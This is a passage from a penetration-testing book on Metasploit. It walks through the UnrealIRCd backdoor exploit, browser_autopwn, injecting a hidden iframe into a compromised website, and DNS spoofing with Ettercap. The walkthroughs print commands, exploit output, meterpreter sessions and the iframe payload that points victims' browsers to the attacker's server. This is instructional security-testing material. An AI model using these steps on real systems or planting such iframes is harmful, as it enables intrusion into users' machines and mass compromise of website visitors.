The cmd/unix/bind_perl payload will provide shell access to the target, which can then be used to gain meterpreter access, by uploading a separate executable payload using wget and execute it, spawning a new fully featured shell on a separate exploit handler.

Let us exploit the system as follows:

```
msf exploit(unreal ircd_3281_backdoor) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(unreal ircd_3281_backdoor) > exploit

[*] Started bind handler
[*] Connected to 192.168.10.108:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Command shell session 1 opened (192.168.10.107:60083 -> 192.168.10.108:4444) at 2016-06-21 18:03:49 +0530

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
```

We can see that we are granted shell access to the target. However, it is advisable to test for all the vulnerabilities, which may not affect the production system and cause failure to the availability matrix of the target. Additionally, if working in a test environment, it is recommended to test all the vulnerabilities.

Maintaining access and covering tracks

Carrying out a professional gray box test on an organisation, we may not need to maintain access to the target or worry about log generation either. However, for the sake of learning, we have a complete upcoming chapter on post exploitation in the latter half of the book, where we will cover the strategies used for offensive security testing.

Managing a penetration test with Faraday

Faraday is an open source Collaborative Penetration Test and Vulnerability Management platform. With a real-time dashboard and more than 50 supported tools, Faraday allows seamless integration with your security workflow, allowing CISOs and penetration testers to see the impact and risks uncovered from the assessments in real time. Faraday also allows multiple users to work simultaneously on the same project. I personally recommend the Faraday project to everyone.




To install Faraday on Kali Linux, refer to <https://github.com/infobyte/faraday/wiki>.

The Faraday tool has an built-in shell that can be used directly to perform penetration tests. The beauty of the project is that it gathers and aligns all output from various testing tools that are made to run directly from the Faraday shell. Moreover, it is quite easy to import existing reports from popular tools into the Faraday project. Let's export the results from the test we concluded by issuing the `db_export` command as follows:


```
msf > db_export -f xml /root/Desktop/abc.xml
[*] Starting export of workspace Netscan to /root/Desktop/abc.xml [ xml ]...
[*]   >> Starting export of report
[*]   >> Starting export of hosts
[*]   >> Starting export of events
[*]   >> Starting export of services
[*]   >> Starting export of web sites
[*]   >> Starting export of web pages
[*]   >> Starting export of web forms
[*]   >> Starting export of web vulns
[*]   >> Starting export of module details
[*]   >> Finished export of report
[*] Finished export of workspace Netscan to /root/Desktop/abc.xml [ xml ]...
msf > █
```

We can see that we have exported the results from the database with an ease. Let us launch Faraday and import the XML report as follows:



We can see that just by copying the XML file to the workspace directory in `root/.faraday/report/pentest`, it will populate data from the report into the Faraday tool.

Besides the manual copying method, Faraday also provides the Metasploit online plugin that fetches results directly from the Metasploit database:




To visualize results, we can click on the bar graph icon from the menu bar.



The `pentest` directory in `/root/.faraday/report` refers to the name of the workspace used in Faraday.

Clicking the bar graph will take us to the workspace dashboard, as shown in the following screenshot:



We can now list all the vulnerabilities, generate executive reports, change the severity level of vulnerabilities, add a description to the vulnerability, and perform various other operations.



Refer to Faraday demonstrations at <https://github.com/infobyte/faraday/wiki/Demos>. Faraday also offers a GTK interface, which delivers a better-looking GUI interface than the depreciating QT interface. For more on GTK interface, refer to <https://github.com/infobyte/faraday/wiki/Usage#gtk-gui>. For more on using Metasploit with Faraday, refer to <https://github.com/infobyte/faraday/wiki/Metasploit>.

Summary

In this chapter, we have seen that how we can efficiently perform gray box testing on the target under the scope. We also saw how leading industry tools can be used directly from the Metasploit console and how Metasploit serves as a single point of testing for a complete penetration test.

In the next chapter, we will see how we can conduct client-side attacks with Metasploit and gain access to impenetrable targets with social engineering and payload delivery.

19

Client-side Exploitation

"I am good at reading people. My secret, I look for worst in them" - Mr. Robot

We covered coding and performed penetration tests on numerous environments in the earlier chapters; we are now ready to introduce client-side exploitation. Throughout this and a couple of more chapters, we will learn about client-side exploitation in detail.

Throughout this chapter, we will focus on the following topics:

- Attacking the target's browser
- Sophisticated attack vectors to trick the client
- Attacking Linux with malicious packages
- Attacking Android and Linux filesystems
- Using Arduino for exploitation
- Injecting payloads into various files

Client-side exploitation sometimes require the victim to interact with the malicious files, which makes its success dependable on the interaction. These could be interactions such as visiting a malicious URL or downloading and executing a file. This means we need the help of the victims to exploit their systems successfully. Therefore, the dependency on the victim is a critical factor in the client-side exploitation.

Client-side systems may run different applications. Applications such as a PDF reader, a word processor, a media player, and web browsers are the basic software components of a client's system. In this chapter, we will discover the various flaws in these applications, which can lead to the compromise of the entire system and allow us to use the exploited system as a launch pad to test the entire internal network.

Let's get started with exploiting the client through numerous techniques and analyze the factors that can cause success or failure while exploiting a client-side bug.

Exploiting browsers for fun and profit

Web browsers are used primarily for surfing the Web. However, an outdated web browser can lead to the compromise of the entire system. Clients may never use the preinstalled web browser and choose the one based on their preference. However, the default preinstalled web browser can still lead to various attacks on the system. Exploiting a browser by finding vulnerabilities in the browser components is known as browser-based exploitation.



For more information on Firefox vulnerabilities, refer to http://www.cvedetails.com/product/3264/Mozilla-Firefox.html?vendor_id=452. Refer to Internet Explorer vulnerabilities at http://www.cvedetails.com/product/9900/Microsoft-Internet-Explorer.html?vendor_id=26.


The browser autopwn attack

Metasploit offers **browser autopwn**, an automated attack module that tests various browsers in order to find vulnerabilities and exploit them. To understand the inner workings of this module, let's discuss the technology behind the attack.

The technology behind a browser autopwn attack

Autopwn refers to the automatic exploitation of the target. The autopwn module sets up most of the browser-based exploits in listening mode by automatically configuring them one after the other. Then, it waits for an incoming connection and launches a set of matching exploits, depending upon the victim's browser. Therefore, irrespective of the browser a victim is using, if there are vulnerabilities in the browser, the autopwn script attacks it automatically with the matching exploit modules.

Let's understand the workings of this attack vector in detail using the following diagram:



In the preceding scenario, an exploit server base is up and running with a number of browser-based exploits with their corresponding handlers. As soon as the victim's browser connects to the exploit server, the exploit server base checks for the type of browser and tests it against the matching exploits. In the preceding diagram, we have Internet Explorer as the victim's browser. Therefore, exploits matching Internet Explorer launch at the victim's browser. Successful exploits make a connection back to the handler and the attacker gains shell or meterpreter access to the target.

Attacking browsers with Metasploit browser autopwn

To conduct browser exploitation attack, we will use the `browser_autopwn` module in Metasploit as shown in the following screenshot:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST                yes        The IP address to use for reverse-connect payloads
SRVHOST   0.0.0.0         yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080            yes        The local port to listen on.
SSL       false           no         Negotiate SSL for incoming connections
SSLCert              no         Path to a custom SSL certificate (default is randomly generated)
URI PATH             no         The URI to use for this exploit (default is random)

Auxiliary action:

Name      Description
----      -----
WebServer Start a bunch of modules and direct clients to appropriate exploits
```

We can see we loaded the `browser autopwn` module residing at `auxiliary/server/browser_autopwn` successfully in Metasploit. In order to launch the attack, we need to specify `LHOST`, `URI PATH`, and `SRVPORT`. `SRVPORT` is the port on which our exploit server base will run. It is recommended to use port 80 or 443 since the addition of port numbers to the URL catches many eyes and look phishy. `URI PATH` is the directory path for the various exploits and should be kept in the root directory by specifying `URI PATH` as `/`. Let's set all the required parameters and launch the module as shown in the following screenshot:

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.105...
[*] ---
```


Launching the browser autopwn module will set up browser exploits in listening mode waiting for the incoming connections as shown in the following screenshot:

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```

Any target connecting on port 80 of our system will get an arsenal of exploits thrown at it based on his browser. Let's analyze how a victim connects to our malicious exploit server:



We can see that as soon as a victim connects to our IP address, the browser autopwn module responds with various exploits until it gains meterpreter access, as shown in the following screenshot:

```
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
=====

```

Id	Type	Information
--	Connection	-----
1	meterpreter x86/win32	WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD5S
5S	192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)	(192.168.10.111)

```
msf auxiliary(browser_autopwn) > 
```

As we can see, the browser autopwn module allows us to test and actively exploit the victim's browser for numerous vulnerabilities. However, client-side exploits may cause service interruptions. It is a good idea to acquire a prior permission before conducting a client-side exploitation test. In the upcoming section, we will see how a module such as a browser autopwn can be deadly against numerous targets.

Compromising the clients of a website

In this section, we will try to develop approaches using which we can convert common attacks into a deadly weapon of choice.

As demonstrated in the previous section, sending an IP address to the target can be catchy and a victim may regret browsing the IP address you sent. However, if a domain address is sent to the victim instead of a bare IP address, the chances of evading the victim's eye becomes more probable and the results are guaranteed.


Injecting malicious web scripts

A vulnerable website can serve as a launch pad to the browser autopwn server. An attacker can embed a hidden iFrame into webpages of the vulnerable server so that anyone visiting the server will face off against the browser autopwn attack. Hence, whenever a person visits the injected page, the browser autopwn exploit server tests their browser for vulnerabilities and, in most cases, exploits it as well.

Mass hacking users of a site can be achieved by using **iFrame injection**. Let's understand the anatomy of the attack in the next section.

Hacking the users of a website

Let's understand how we can hack users of a website using browser exploits through the following diagram:



The preceding diagram makes things very clear. Let's now find out how to do it. However, the most important requirement for this attack is the access to a vulnerable server with appropriate permissions. Let's understand more on injecting the malicious script through the following screenshot:

A screenshot of a web browser displaying a PHP-based web application. The URL is `www.example-demo.com/site/help.php`. The page shows system information and a file tools section. In the file tools section, there is a code editor containing a PHP script. A red box highlights the following code:

```
</script>
<iframe src="http://192.168.10.107:80/" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>
```

We have an example website with a web application vulnerability that allowed us to upload a PHP based third-party web shell. In order to execute the attack, we need to add the following line to the `index.php` page or any other page of our choice:

```
<iframe src="http://192.168.10.107:80/" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>
```

The preceding line of code will load the malicious browser autopwn in the iFrame whenever a victim visits the website. Due to this code being in an `iframe` tag, it will include the browser autopwn automatically from the attacker's system. We need to save this file and allow the visitors to view the website and browse it.


As soon as the victim browses to the infected website, browser autopwn will run on their browser automatically. However, make sure that the browser autopwn module is running. If not, you can use the following commands:

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.107...
[*] ---
```

If everything goes well, we will be able to get meterpreter running on the target system. The whole idea is to use the target site to lure the maximum number of victims and gain access to their systems. This method is very handy while working on a white box test, where the users of an internal web server are the target. Let's see what happens when the victim browses to the malicious website:



We can see that a call is made to the IP 192.168.10.107, which is our browser autopwn server. Let's see the view from attacker's side as follows:

```
[*] 192.168.10.105  java_verifier_field_access - Sending jar
[*] 192.168.10.105  java_jre17_reflection_types - handling request for /uEHZ/ow
iIcMSA.jar
[*] 192.168.10.105  java_rhino - Sending Applet.jar
[*] 192.168.10.105  java_atomicreferencearray - Sending Java AtomicReferenceArr
ay Type Violation Vulnerability
[*] 192.168.10.105  java_atomicreferencearray - Generated jar to drop (5125 byt
es).
[*] 192.168.10.105  java_jre17_reflection_types - handling request for /uEHZ/
[*] 192.168.10.105  java_jre17_jmxbean - handling request for /NcXYqzyENHt/
[*] 192.168.10.105  java_verifier_field_access - Sending Java Applet Field Byte
code Verifier Cache Remote Code Execution
[*] 192.168.10.105  java_verifier_field_access - Generated jar to drop (5125 by
```

We can see that exploitation is being carried out with ease. On successful exploitation, we will be presented with the meterpreter access as demonstrated in the previous example.

Conjunction with DNS spoofing

The primary motive behind all attacks on a victim's system is to gain access with minimal detection and the lowest risk of catching the eye of the victim.

Now, we have seen the traditional browser autopwn attack and its modification to hack into the website's target audience as well. Still, we have the constraint of sending the link to the victim somehow.

In this attack, we will conduct the same browser autopwn attack on the victim but in a different way. In this case, we will not send any links to the victim. Instead, we will simply wait for them to browse their favorite websites.

This attack will work only in the LAN environment. This is because in order to execute this attack we need to perform ARP spoofing, which works on layer 2 and works only under the same broadcast domain. However, if we can modify the `hosts` file of the remote victim somehow, we can also perform this over a WAN, and this is generally termed a Pharming attack.

Tricking victims with DNS hijacking

Let's get started. Here, we will conduct an ARP poisoning attack against the victim and spoof the DNS queries. Therefore, if the victim tries to open a common website, such as `http://google.com`, which is most commonly browsed, they will get the browser autopwn service in return, which will result in their system getting attacked by the browser autopwn server.

We will first create a list of entries for poisoning the DNS so that whenever a victim tries to open a domain, the name of the domain points to the IP address of our browser autopwn service, instead of `http://www.google.com`. The spoofed entries for the DNS reside in the following file:

```
root@root:~# locate etter.dns
/usr/local/share/videojak/etter.dns
/usr/share/ettercap/etter.dns
```

In this example, we will use one of the most popular sets of ARP poisoning tools, Ettercap. First, we will search the file and create a fake DNS entry in it. This is important because when a victim tries to open the website instead of its original IP, they will get our custom-defined IP address. In order to do this, we need to modify the entries in the `etter.dns` file, as shown in the following screenshot:

```
root@root:~# nano /usr/share/ettercap/etter.dns
```

We need to make the following changes in this section:

google.com	A	192.168.65.132
microsoft.com	A	198.182.196.56
*.microsoft.com	A	198.182.196.56
www.microsoft.com	PTR	198.182.196.56


This entry will send the IP address of the attacker's machine whenever a victim makes a request for `http://google.com`. After creating an entry, save this file and open Ettercap using the command shown in the following screenshot:

```
root@root:~# ettercap -G
```


The preceding command will launch Ettercap in graphical mode, as shown in the following screenshot:



We need to select the **Unified sniffing...** option from the **Sniff** tab and choose the interface as your default interface, which is **eth0**, as shown in the following screenshot:



